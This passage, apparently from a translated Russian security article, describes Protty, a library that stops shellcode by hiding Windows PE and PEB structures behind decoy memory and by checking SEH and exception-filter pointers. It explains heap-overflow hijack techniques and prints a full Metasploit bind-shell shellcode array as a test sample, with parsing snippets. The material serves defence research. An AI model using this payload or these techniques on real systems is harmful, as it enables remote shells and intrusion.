





```
--- SNIP --- КОНЕЦ СХЕМЫ 1a
```

Алгоритм/метод, используемый в Protty2 (P2):

1. Выделить достаточно памяти для таблицы Address Of Functions из секции экспорта.
2. Скопировать оригинальные адреса в выделенную память.
3. Сделать записи оригинальных адресов функций доступными для записи.
4. Стереть все старые адреса функций.
5. Установить для стёртых записей флаг «только чтение».
6. Сделать указатель на Address Of Functions доступным для записи.
7. Выделить небольшой массив памяти для «приманки» (с правами `PAGE_NOACCESS`).
8. Записать запись в список защищённых регионов.
9. Обновить указатель на Address Of Functions, перенаправив его на нашу «приманку».
10. Обновить список защищённых регионов (записать запись таблицы).
11. Установить для указателя на Address Of Functions флаг «только чтение».



Что выиграл переход от первого метода (реальные массивы) ко второму (приманки)?

Ответ прост. Первый метод был медленным (приходилось постоянно снимать и восстанавливать защиту региона). Во втором мне не нужно снимать и восстанавливать защиту реального массива —

достаточно обновить значение регистра и указать его на оригинальный запрошенный объект.

Функция: защита секции IMPORT («массив имён функций» + уничтожитель IAT RVA)

Механизм уничтожения IAT RVA для Protty1 (P1) и Protty2 (P2)

Все действия аналогичны предыдущему шагу, однако здесь мы перенаправляем имена функций IMPORT и перезаписываем IAT RVA (псевдослучайным значением, возвращённым `GetTickCount` с побитовой перестановкой).

```
--- SNIP --- НАЧАЛО СХЕМЫ 2

   НЕКИЙ PE-МОДУЛЬ
 ------------------
|    NT HEADER     |
|------------------|
|      start       |           + imagebase
|      (...)       |          ------------> СЕКЦИЯ IMPORT МОДУЛЯ
|------------------|           |
| EXPORT SIZE      |           |
|------------------| ДО^       |    ПОСЛЕ>
| IMPORT RVA       |----------------------> НЕСУЩЕСТВУЮЩИЙ АДРЕС (*)
|------------------|           + --//--
| IMPORT SIZE      |
|------------------|
|      (...)       |
|       end        |
 ------------------

(*) - IMPORT RVA перезаписывается значением, возвращённым GetTickCount,
      однократно переставленным побитово. Вообще говоря, это идиотское
      действие, потому что многие могут предположить катастрофические
      последствия для стабильности приложения. Что ж, вы ошибаетесь:
      перезапись IMPORT RVA *после* успешной загрузки любого PE-модуля
      не вызовет нестабильности (по крайней мере, в моём случае;
      помните, что это Windows и вы с ней вытворяете всякое...).

--- SNIP --- КОНЕЦ СХЕМЫ 2
```

Схема защиты массива имён функций для Protty1 (P1):

```
--- SNIP --- НАЧАЛО СХЕМЫ 3a

   НЕКИЙ PE-МОДУЛЬ
 ------------------
|  секция import   |               +blabla
|------------------|              ----------> МАССИВ ИМЁН ФУНКЦИЙ
|       start      |              |
|       (...)      |              |
|------------------|  ДО^         |   ПОСЛЕ>
| A. OF NAMES      |----------------------> (ВНОВЬ ВЫДЕЛЕННАЯ ПАМЯТЬ)
|------------------|               +blabla   НОВЫЙ МАССИВ ИМЁН ФУНКЦИЙ
|      (...)       |                                  |
|       end        |                           -----------------
 ------------------                           | "Function1",0   |/  PAGE
                                              | "Function2",0   |-   NO
                                              | "Function3",0   |\ ACCESS
                                               -----------------   RIGHTS

                  ВСЕ ИМЕНА В СТАРОМ МАССИВЕ ИМЁН ФУНКЦИЙ
                  БЫЛИ БЕЗВОЗВРАТНО ПЕРЕЗАПИСАНЫ НУЛЯМИ

ПРИМЕЧАНИЕ: Я выбрал массив Address Of Names, так как к нему обращаются
      значительно реже, чем к Address Of Functions, — меньше
      потребление CPU (зато чуть менее безопасно).
--- SNIP --- КОНЕЦ СХЕМЫ 3a
```

Схема защиты массива имён функций для Protty2 (P2):

```
--- SNIP --- НАЧАЛО СХЕМЫ 3b

   НЕКИЙ PE-МОДУЛЬ
 ------------------
|  секция import   |               +blabla
|------------------|              ----------> МАССИВ ИМЁН ФУНКЦИЙ
|       start      |              |
|       (...)      |              |
|------------------|  ДО^         |   ПОСЛЕ>    ------------- /  PAGE
| A. OF NAMES      |------------------------> |  ПРИМАНКА   |-NO ACCESS
|------------------|               +blabla    ------------- \ RIGHTS
|      (...)       |
|       end        |
 ------------------          Где-то в памяти:
                              (выделенная память с оригинальными
                               именами функций):
                                     ||
                              -----------------
                             | "Function1",0   |
                             | "Function2",0   |
                             | "Function3",0   |
                              -----------------

                    ВСЕ ИМЕНА В СТАРОМ МАССИВЕ ИМЁН ФУНКЦИЙ
                    БЫЛИ БЕЗВОЗВРАТНО ПЕРЕЗАПИСАНЫ НУЛЯМИ

--- SNIP --- КОНЕЦ СХЕМЫ 3b
```

Функция: защита PEB (Process Environment Block)

Алгоритм/метод, используемый в Protty1 (P1):

1. Найти расположение структуры `PEB_LDR_DATA` [7].
2. Обновить список регионов.
3. Отметить всю структуру `PEB_LDR_DATA` [7] как `PAGE_NOACCESS`.

```
--- SNIP --- НАЧАЛО СХЕМЫ 4a

 ------------------
|   PEB_LDR_DATA   |\
|      ....        |---- ТЕПЕРЬ ПОМЕЧЕНА КАК PAGE_NOACCESS.
|      ....        |/
 ------------------

--- SNIP --- КОНЕЦ СХЕМЫ 4a
```


Алгоритм/метод, используемый в Protty2 (P2):

1. Найти расположение структуры `InInitializationOrderModuleList` [7].
2. Записать запись таблицы (записать сгенерированный поддельный адрес).
3. Записать запись таблицы (записать оригинальное расположение `InInitOrderML...`).
4. Изменить указатель на `InInitializationOrderModuleList`, заставив его указывать на плохой адрес.

```
--- SNIP --- НАЧАЛО СХЕМЫ 4b

   [PEB_LDR_DATA]:

 ------------------
|     Length       |
|------------------|
|   Initialized    |
|------------------|                    --------------------------
```




```
ПРИМЕЧАНИЕ: почему ОТРИЦАТЕЛЬНОЕ? Вообще говоря, я выбрал -1, потому
      что допустимых отрицательных адресов не существует, и это
      гарантированно вызовет исключение. Впрочем, значение можно
      изменить, добавив область «приманки», как в предыдущих
      случаях (но в этом случае регион должен быть крупнее).
      Отрицательное значение может использоваться шеллкодами для
      обнаружения присутствия защиты — впрочем, если кто-то хочет
      поиграть...

--- SNIP --- КОНЕЦ СХЕМЫ 4b
```

Функция: отключение использования SEH / указателя фильтра необработанных исключений

Описание для Protty1 (P1) и Protty2 (P2)

Каждый раз, когда в защищённой программе возникает исключение нарушения доступа, механизм предотвращения проверяет, указывает ли текущий активный SEH-фрейм на записываемую область. Если да — Protty останавливает выполнение.

Если `UEF_HEURISTICS` установлен в `TRUE (1)`, Protty проверяет, начинается ли установленный фильтр необработанных исключений с пролога (`push ebp / mov ebp,esp`) или с (`push esi / mov esi,[esp+8]`); в противном случае приложение завершается. После этой проверки Protty проверяет, является ли текущий активный фильтр необработанных исключений записываемым — если да, приложение завершается (это также относится к режиму без эвристики по умолчанию).

Почему UEF? Фильтр необработанных исключений (Unhandled Exception Filter) — один из наиболее используемых методов при эксплуатации переполнений кучи в Windows. Цель метода — установить собственный Unhandled Filter; тогда при возникновении любого необработанного исключения может выполниться код атакующего. Как правило, атакующий пытается установить UEF для указания на `call dword ptr [edi+78h]`, так как на 78h байт дальше EDI находится указатель на конец буфера. Подробнее об этой технике эксплуатации — в пункте [8] раздела «Ссылки».

Функция: защита указателя RtlEnterCriticalSection

Описание для Protty1 (P1) и Protty2 (P2)

Как и в предыдущем разделе, библиотека проверяет, изменился ли указатель `RtlEnterCriticalSection`. Если изменился — библиотека немедленно восстанавливает оригинальный указатель и останавливает выполнение программы.

Указатель `RtlEnterCriticalSection` часто используется при эксплуатации переполнений кучи Windows.

Вот пример атаки:

```
; (пример сценария переполнения кучи)
;----------SNIP--------------------------------------------
; EAX, ECX контролируются атакующим
; допустим:
; ECX=07FFDF020h (указатель RtlEnterCriticalSection)
; EAX=адрес, на который хочет перейти атакующий

mov     [ecx],eax   ; перезаписывает указатель
mov     [eax+0x4],ecx   ; вероятно, вызывает нарушение доступа
                        ; если так — управление
                        ; передаётся на «EAX»

;----------SNIP--------------------------------------------
```

Следует также отметить, что даже если нарушения доступа не произойдёт, это не означает, что код атакующего не выполнится. Многие функции (не напрямую) вызывают `RtlEnterCriticalSection` (по адресу, на который указывает `07FFDF020h`), поэтому код атакующего может выполниться, например, при вызове API `ExitProcess`. Подробнее о технике эксплуатации — в пункте [10] раздела «Ссылки».

Функция: позиционно-независимый код, выполняемый в динамически выделяемой памяти

Библиотека Protty — позиционно-независимый код, так как использует так называемую «дельта-обработку». Перед запуском механизма Protty выделяет память по случайному адресу, копирует туда своё тело и выполняется именно там.

Что такое дельта-обработка? Рассмотрим следующий код:

```
;----------SNIP--------------------------------------------
call delta          ; помещает смещение метки delta в стек
delta: pop ebp      ; ebp=теперь дельта-смещение
       sub ebp offset delta ; вычесть компоновочное значение «delta»
;----------SNIP--------------------------------------------
```

Как видите, дельта-обработчик — это числовое значение, помогающее адресовать переменные и прочие данные, особенно когда код выполняется не по исходному адресу.

Дельта-обработка — широко распространённая техника, используемая компьютерными вирусами. Вот небольшой псевдокод, показывающий, как использовать дельта-обработку при адресации:

```
;----------SNIP--------------------------------------------
;ebp=дельта-обработчик
mov eax,dword ptr [ebp+variable1]
lea ebx,[ebp+variable2]
;----------SNIP--------------------------------------------
```

Разумеется, можно использовать любой регистр (не только EBP).

Позиционно-независимый код применён для того, чтобы затруднить лёгкое отключение/патчинг со стороны самого шеллкода.

Описание механизма, реализованного в Protty1 (P1)

Примечание: Все функции, упомянутые здесь, описаны выше. Полные описания находятся там (или по ссылкам).

Механизм берёт под контроль API `KiUserExceptionDispatcher` (экспортируемый `NTDLL.DLL`), и именно там реализован основной механизм. С этого момента каждое исключение, вызванное программой, фильтруется нашей библиотекой. Если быть точнее, используемый механизм фильтрует только исключения нарушения доступа. Когда такое событие происходит, Protty сначала проверяет, указывает ли активный SEH-фрейм (Structured Exception Handler) на хороший адрес (недоступный для записи). Если результат положительный — продолжается проверка; в противном случае приложение завершается. После проверки SEH-фрейма библиотека проверяет адрес, откуда возникло нарушение: если он плохой (доступен для записи) — программа завершается. Затем аналогичная проверка выполняется для указателя фильтра необработанных исключений. Далее проверяется, не изменился ли указатель `RtlEnterCriticalSection` (распространённая и полезная техника для эксплуатации переполнений кучи Windows) — при изменении приложение завершается (указатель `RtlEnterCriticalSection` при этом сбрасывается в процедуре завершения). Если приложение к этому моменту не помечено как «плохое» и не завершено, механизм должен проверить, было ли нарушение вызвано обращением к нашим защищённым регионам памяти. Если нет — управление просто передаётся оригинальному обработчику. В противном случае проверяется, находится ли память, вызвавшая исключение, где-либо на стеке или является ли записываемой. Если да — программа завершается. Когда обращение к защищённой памяти поступает из ХОРОШЕГО расположения, механизм сбрасывает защиту нужного региона и эмулирует инструкцию, вызвавшую исключение нарушения доступа (для определения длины инструкции используется LDE32 от z0mbie); после эмуляции библиотека снова помечает запрошенный регион как `PAGE_NOACCESS` и продолжает выполнение программы. Вот и всё — для получения дополнительной информации смотрите приложенные исходные коды и проверяйте в действии.

Когда статья была почти готова, команда Phrack указала мне, что пошаговое выполнение (single stepping) стало бы лучшим решением. Признаю: оно действительно может справиться с задачей быстрее. Отмечаю это в TODO.

Несколько слов об эмуляции в P1:

В общем случае есть два подхода. Первый вы уже знаете. Опишу второй.

Вместо того чтобы помещать переход после инструкции, вызвавшей исключение нарушения доступа, можно было бы эмулировать её локально. Это в целом медленнее/быстрее (странно?), кто знает, но также должно работать. Краткое описание:

```
(дополнительная замена алгоритма для описания ниже)
ШАГ 1  — Получить длину инструкции, скопировать инструкцию в локальный буфер
ШАГ 2  — Снять защиту с нужного региона
ШАГ 3  — Изменить контексты; разумеется, EIP не трогать :)) сохранить
         старый контекст где-нибудь
ШАГ 4  — Эмулировать инструкцию
ШАГ 5  — Обновить «целевой» контекст, сбросить старый контекст
ШАГ 6  — Восстановить защиту всех регионов
ШАГ 7  — Продолжить выполнение программы с помощью функции NtContinue()
```

А вот более детальное описание используемого в Protty механизма эмуляции инструкций:

```
ШАГ 1  — Снять защиту с нужного региона
ШАГ 2  — Получить длину инструкции
ШАГ 3  — Сделать расположение (после инструкции) доступным для записи
ШАГ 4  — Сохранить 7 байт оттуда
ШАГ 5  — Патчить его прыжком
ШАГ 6  — Использовать NtContinue() для продолжения выполнения; после
         выполнения первой инструкции вторая (помещённый прыжок)
         возвращает управление в Protty
ШАГ 7  — Восстановить старые 7 байт в оригинальное расположение (снять
         перехват)
ШАГ 8  — Установить для расположения (после инструкции) атрибут
         PAGE_EXECUTE_READ (недоступно для записи)
ШАГ 9  — Восстановить защиту всех регионов, вернуться к «хосту»
```


Описание механизма, реализованного в Protty2 (P2)

Новая версия библиотеки Protty (P2) также располагается в `KiUserExceptionDispatcher`, фильтруя все исключения, как и предыдущая версия. Метод защиты SEH/UEF аналогичен описанному в Protty1. В чём главное отличие? Текущий механизм не эмулирует инструкции и не снимает защиту с регионов. Он работает принципиально иначе. Когда какая-либо инструкция (допустим, ХОРОШАЯ — расположенная в незаписываемой области) пытается получить доступ к защищённому региону, это вызывает нарушение доступа. Почему? Потому что, как вы помните из ASCII-схем, большинство указателей ведут к ПРИМАНКЕ (недоступная область памяти) или к отрицательному адресу памяти (недопустимому). Это вызывает исключение. В отличие от описанного ранее, механизм здесь не снимает защиту и не эмулирует инструкцию — вместо этого определяются регистры, использованные инструкцией, вызвавшей сбой, а затем при их сканировании проверяется, указывает ли какой-либо из них куда-либо внутрь смещений «ПРИМАНОК».

Как механизм узнаёт, какие регистры использованы инструкцией?

Чтобы понять работу механизма предотвращения, читателю необходимо иметь представление о так называемом «декодировании опкодов». Это **НЕ** полноценное руководство, но оно описывает главное (подробнее — на www.intel.com или в [8]). Хотел бы также поблагодарить Satish K.S. за замечательную информацию, которая помогла мне сделать этот «учебник» пригодным для понимания (привет, Ricy!).

Инструкции архитектуры Intel кодируются с использованием подмножеств общего формата машинных инструкций:



Каждая инструкция состоит из опкода, спецификатора регистра и/или режима адресации (при необходимости) — байта ModR/M и иногда байта SIB (масштаб-индекс-база), поля смещения (при необходимости) и поля непосредственного операнда (при необходимости).

Движок ADE32 от z0mbie может дизассемблировать любую инструкцию и вернуть структуру DISASM, содержащую полезную для нас информацию. Вот эта структура:

```
struct disasm_struct
{
 IN OUT BYTE  disasm_defaddr;       // указать 4 для 32-битного кода
 IN OUT BYTE  disasm_defdata;       // указать 4 для 32-битного кода
 OUT DWORD    disasm_len;           // полная длина опкода или 0
 OUT DWORD    disasm_flag;          // набор битов C_xxx
 OUT DWORD    disasm_addrsize;      // размер адреса (или 0, если нет)
 OUT DWORD    disasm_datasize;      // размер данных (или 0, если нет)
 OUT BYTE     disasm_rep;           // значение префикса REP (если C_REP)
 OUT BYTE     disasm_seg;           // значение префикса SEG (если C_SEG)
 OUT BYTE     disasm_opcode;        // значение опкода (если нет ошибки)
 OUT BYTE     disasm_opcode2;       // значение 2-го опкода (если C_OPCODE2)
 OUT BYTE     disasm_modrm;         // значение MODRM (если C_MODRM)
 OUT BYTE     disasm_sib;           // значение SIB (если C_SIB)
 OUT BYTE     disasm_addr[8];       // адрес (если disasm_addrsize != 0)
```

```
 OUT BYTE     disasm_data[8];       // данные (если disasm_datasize != 0)
};
```

Чтобы получить регистры, использованные инструкцией, необходимо проверить значение `disasm_modrm`. Разумеется, существуют исключения — например, однобайтные инструкции без ModR/M: `lodsb`/`lodsw`/`stosb` и т.д. Protty2 выполняет для них ручную проверку. Иногда кодировка ModR/M требует байта SIB для полного указания формы адресации. Формы base+index и scale+index для 32-битной адресации требуют байта SIB. Из-за нехватки времени это не реализовано в P2; однако когда механизм не может найти «использованные регистры», он выполняет грубое сканирование и проверяет все регистры в контексте хоста (это должно покрывать большинство неизвестных случаев).

Вернёмся к ModR/M.

Представим, что мы дизассемблируем следующую инструкцию:
`MOV EAX,DWORD PTR DS:[EBX]`

Значение, возвращённое в `disasm_modrm`, равно `03h`. Зная это, библиотека проверяет следующую таблицу (ищем `03`):

[Таблица из 256 записей — 32-битные формы адресации с байтом ModR/M — опущена]

Как видно, `03h` соответствует `[EBX], EAX/AX/AL`. Это именно то, что нам нужно. Теперь механизм знает, что следует сканировать регистры EAX и EBX и обновить их, если их значения «похожи» на адрес «ПРИМАНОК». Разумеется, метод проверки регистров мог бы быть более эффективным (следовало бы также проверять больше опкодов и т.д.) — возможно, в следующих версиях.

В механизме я использовал таблицу, перечисленную выше. Тем не менее существует и «другой» («первичный») способ определить, какие регистры используются. Он основан на том факте, что байт ModR/M содержит три поля информации (Mod, Reg/Opcode, R/M). Проверяя биты этих полей, можно определить, какие регистры использует инструкция (интересные таблицы из мануалов Intel: «...Addressing Forms with the ModR/M Byte»). В настоящее время я работаю над дизассемблерным движком, так что все коды, связанные с декодированием опкодов, должны появиться в ближайшее время. И вероятно, если проект Protty будет продолжен, я заменю дизассемблер z0mbie своим собственным — хотя его детище работает очень хорошо.

Если вас серьёзно интересует дизассемблирование инструкций, обратитесь к [8].

Чтобы понять, как это работает, рассмотрим следующий пример:

```
;----------SNIP---------------------------------------------
mov   eax,fs:[30h]
mov   eax,[eax+0ch]
mov   esi,[eax+1ch]  ; значение изменено защитником, ESI=DDDDDDDDh
lodsd                ; загрузить один DWORD <- вызывает исключение
;----------SNIP---------------------------------------------
```

Этот пример падает на инструкции `lodsd`, потому что приложение пытается загрузить 4 байта с недопустимого адреса — ESI (который был изменён P2).

Библиотека предотвращения перехватывает исключение и проверяет инструкцию. Это `lodsd`, поэтому вместо байта ModR/M (которого здесь нет) библиотека проверяет опкод. Обнаружив, что это инструкция `lodsd`, она сканирует и обновляет ESI. В итоге ESI (в данном случае) переписывается в `0241F28h` (оригинальное значение), и выполнение продолжается, включая «плохую» инструкцию.

Вот как работает P2 — значительно быстрее своего старшего брата P1.

VI. Действие — несколько образцов перехваченных шеллкодов

Изучив описания всех механизмов, посмотрим, где и когда Protty их предотвращает.

Рассмотрим примеры всех механизмов, описанных в главе IV.

Разбор PEB (Process Environment Block)

```
;----------SNIP----------------------------------------------
mov eax,dword ptr fs:[30h]  ; EAX теперь указывает на базу PEB
mov eax,dword ptr [eax+0ch] ; EAX+0Ch = PEB_LDR_DATA

mov esi,dword ptr [eax+1ch] ; получить первую запись
^^^^^^^^^^^^^^^^^^^^^^^^^^^
           |
            ---- [P1-I1]

mov ebx,[esi+08h]           ; EBX=imagebase ntdll
^^^^^^^^^^^^^^^^
        |
         ------- [P2-I1]

<остальной код разбора PEB>
;----------SNIP----------------------------------------------
```

Описание для P1

В этом примере Protty перехватывает шеллкод при выполнении инструкции, отмеченной как [P1-I1]. Поскольку Protty защитил регион `PEB_LDR_DATA` (помечен как `PAGE_NOACCESS`), все обращения к нему будут вызывать исключение нарушения доступа, которое фильтруется Protty. Здесь шеллкод пытается получить первую запись из структуры `PEB_LDR_DATA` — это вызывает исключение, и таким образом шеллкод перехватывается. Атака отражена.

Описание для P2

Механизм активируется при выполнении инструкции [P2-I1]. Значение ESI перенаправляется на недопустимый адрес, поэтому каждое обращение к нему вызывает исключение нарушения доступа, которое фильтруется установленным механизмом предотвращения. Коротко: атака отражена, шеллкод перехвачен.

Поиск ядра в памяти

Думаю, код здесь не нужен. Когда/где Protty будет действовать в этом случае? Как вы, вероятно, помните из главы IV, код поиска ядра работает совместно с SEH-фреймом. Каждый раз, когда шеллкод проверяет недопустимый адрес, SEH-фрейм обрабатывает исключение, и процедура поиска продолжается. Когда активен Protty, у шеллкода нет «второго шанса» — это означает, что при проверке шеллкодом недопустимого адреса (через SEH) исключение фильтруется механизмом Protty. Коротко: шеллкод перехватывается, атака отражена.

Существуют также шеллкоды, которые ищут основной шеллкод в памяти, также используя SEH-фреймы. Обычно идея состоит в разработке небольшого шеллкода, который ищет только основной, хранящийся где-то в памяти. Поскольку здесь также используются SEH-фреймы, такие типы шеллкодов также будут перехвачены.

Разбор секции экспорта

Допустим, атакующий каким-то образом получил imagebase (полный код — в главе IV, не хочу вставлять его здесь снова).

```
;----------SNIP-------------------------------------------
; EAX=imagebase kernel32.dll

xor ebp,ebp         ; обнулить счётчик
mov ebx,[eax+3ch]   ; получить заголовок PE
add ebx,eax         ; нормализация

<...snip...>

loop_it:
mov edi,[ecx]       ; получить одно имя
add edi,eax         ; нормализация
cmp dword ptr [edi+4],'Acor'  ; это GetP-rocA-ddress ?? :)
jne @l              ; нет -> к @l

                    ; да, это оно
add esi,ebp         ; прибавить наш счётчик
mov esi,[esi]       ; получить адрес
^^^^^^^^^^^^
      |
       ---[I1]

add esi,eax         ; нормализация
int 3               ; ESI=адрес GetProcAddress

@l:
<...snip...>

;----------SNIP-------------------------------------------
```

Описание для P1 и P2

Следующий пример перехватывается при выполнении инструкции [I1] — когда она пытается прочитать адрес `GetProcAddress` из массива адресов функций. Поскольку массив адресов функций «защищён», все обращения к нему будут вызывать исключение нарушения доступа, которое будет отфильтровано механизмом (как и в предыдущих случаях). Шеллкод перехвачен, атака отражена.

Разбор секции импорта

```
;----------SNIP-------------------------------------------
; следующий пример получает адрес LoadLibraryA из IAT

IMAGEBASE   equ 00400000h

mov ebx,IMAGEBASE
mov eax,ebx
add eax,[eax+3ch]               ; заголовок PE

mov edi,[eax+80h]               ; RVA импорта
^^^^^^^^^^^^^^^^
      |
       ----[I1]

add edi,ebx                     ; нормализация
xor ebp,ebp

mov edx,[edi+10h]               ; указатель на адреса
^^^^^^^^^^^^^^^^
      |
       ----[I2]

add edx,ebx                     ; нормализация
<...snip...>
```

```
;----------SNIP-------------------------------------------
```

Описание для P1 и P2

После выполнения инструкции [I1] EDI должен содержать RVA секции импорта. «Должен» — потому что при активной защите RVA секции импорта подделан. На следующем шаге (инструкция [I2]) это вызовет исключение нарушения доступа (так как FAKED_IAT_RVA + IMAGEBASE = НЕДОПУСТИМЫЙ АДРЕС), и шеллкод будет перехвачен. Атака также отражена.

Существует также опасность того, что атакующий жёстко закодирует IAT RVA. Для таких случаев также защищён массив имён функций секции импорта. Рассмотрим следующий код:

```
;----------SNIP-------------------------------------------

<...snip...>

@loop:
mov eax,[esi]
^^^^^^^^^^^^
        |
         --[I1]

add eax,ebx
add eax,2
cmp dword ptr [eax],'daoL'  ; это LoadLibraryA?

<...snip...>

;----------SNIP-------------------------------------------
```

Инструкция [I1] пытается получить доступ к памяти, которая недоступна (механизм защиты изменил её), и в результате генерируется исключение. Protty фильтрует нарушение доступа и уничтожает шеллкод — эта атака также отражена.

И последний пример — шеллкод с metasploit.com:

win32_bind от metasploit.com

```
EXITFUNC=seh LPORT=4444 Size=348 Encoder=PexFnstenvSub

(замените «data» на «data» из protty_example/sample_bo.c, перекомпилируйте и запустите)

unsigned char data[] =
"\x31\xc9\x83\xe9\xaf\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x97"
"\x25\xaa\xb5\x83\xeb\xfc\xe2\xf4\x6b\x4f\x41\xfa\x7f\xdc\x55\x4a"
"\x68\x45\x21\xd9\xb3\x01\x21\xf0\xab\xae\xd6\xb0\xef\x24\x45\x3e"
"\xd8\x3d\x21\xea\xb7\x24\x41\x56\xa7\x6c\x21\x81\x1c\x24\x44\x84"
"\x57\xbc\x06\x31\x57\x51\xad\x74\x5d\x28\xab\x77\x7c\xd1\x91\xe1"
"\xb3\x0d\xdf\x56\x1c\x7a\x8e\xb4\x7c\x43\x21\xb9\xdc\xae\xf5\xa9"
"\x96\xce\xa9\x99\x1c\xac\xc6\x91\x8b\x44\x69\x84\x57\x41\x21\xf5"
"\xa7\xae\xea\xb9\x1c\x55\xb6\x18\x1c\x65\xa2\xeb\xff\xab\xe4\xbb"
"\x7b\x75\x55\x63\xa6\xfe\xcc\xe6\xf1\x4d\x99\x87\xff\x52\xd9\x87"
"\xc8\x71\x55\x65\xff\xee\x47\x49\xac\x75\x55\x63\xc8\xac\x4f\xd3"
"\x16\xc8\xa2\xb7\xc2\x4f\xa8\x4a\x47\x4d\x73\xbc\x62\x88\xfd\x4a"
"\x41\x76\xf9\xe6\xc4\x76\xe9\xe6\xd4\x76\x55\x65\xf1\x4d\xbb\xe9"
"\xf1\x76\x23\x54\x02\x4d\x0e\xaf\xe7\xe2\xfd\x4a\x41\x4f\xba\xe4"
"\xc2\xda\x7a\xdd\x33\x88\x84\x5c\xc0\xda\x7c\xe6\xc2\xda\x7a\xdd"
"\x72\x6c\x2c\xfc\xc0\xda\x7c\xe5\xc3\x71\xff\x4a\x47\xb6\xc2\x52"
"\xee\xe3\xd3\xe2\x68\xf3\xff\x4a\x47\x43\xc0\xd1\xf1\x4d\xc9\xd8"
"\x1e\xc0\xc0\xe5\xce\x0c\x66\x3c\x70\x4f\xee\x3c\x75\x14\x6a\x46"
"\x3d\xdb\xe8\x98\x69\x67\x86\x26\x1a\x5f\x92\x1e\x3c\x8e\xc2\xc7"
"\x69\x96\xbc\x4a\xe2\x61\x55\x63\xcc\x72\xf8\xe4\xc6\x74\xc0\xb4"
"\xc6\x74\xff\xe4\x68\xf5\xc2\x18\x4e\x20\x64\xe6\x68\xf3\xc0\x4a"
"\x68\x12\x55\x65\x1c\x72\x56\x36\x53\x41\x55\x63\xc5\xda\x7a\xdd"
"\x67\xaf\xae\xea\xc4\xda\x7c\x4a\x47\x25\xaa\xb5";
```

Дизассемблирование:

```
0012FD68   90              NOP
0012FD69   90              NOP
```

```
0012FD6A   90              NOP
0012FD6B   90              NOP
0012FD6C   90              NOP
0012FD6D   90              NOP
0012FD6E   90              NOP
0012FD6F   90              NOP
0012FD70   90              NOP
0012FD71   90              NOP
0012FD72   90              NOP
0012FD73   31C9            XOR ECX,ECX
0012FD75   83E9 AF         SUB ECX,-51
0012FD78   D9EE            FLDZ
0012FD7A   D97424 F4       FSTENV (28-BYTE) PTR SS:[ESP-C]
0012FD7E   5B              POP EBX
0012FD7F   8173 13 9725AAB5 XOR DWORD PTR DS:[EBX+13],B5AA2597
0012FD86   83EB FC         SUB EBX,-4
0012FD89  ^E2 F4           LOOPD SHORT 0012FD7F    ; ЦИКЛ ДЕКОДИРОВАНИЯ
```

Декодированные данные:

```
0012FD8B   FC              CLD
0012FD8C   6A EB           PUSH -15
0012FD8E   4F              DEC EDI
0012FD8F   E8 F9FFFFFF     CALL 0012FD8D           ; [!]
0012FD94   60              PUSHAD
0012FD95   8B6C24 24       MOV EBP,DWORD PTR SS:[ESP+24]
0012FD99   8B45 3C         MOV EAX,DWORD PTR SS:[EBP+3C]
0012FD9C   8B7C05 78       MOV EDI,DWORD PTR SS:[EBP+EAX+78]
0012FDA0   01EF            ADD EDI,EBP
0012FDA2   8B4F 18         MOV ECX,DWORD PTR DS:[EDI+18]
0012FDA5   8B5F 20         MOV EBX,DWORD PTR DS:[EDI+20]
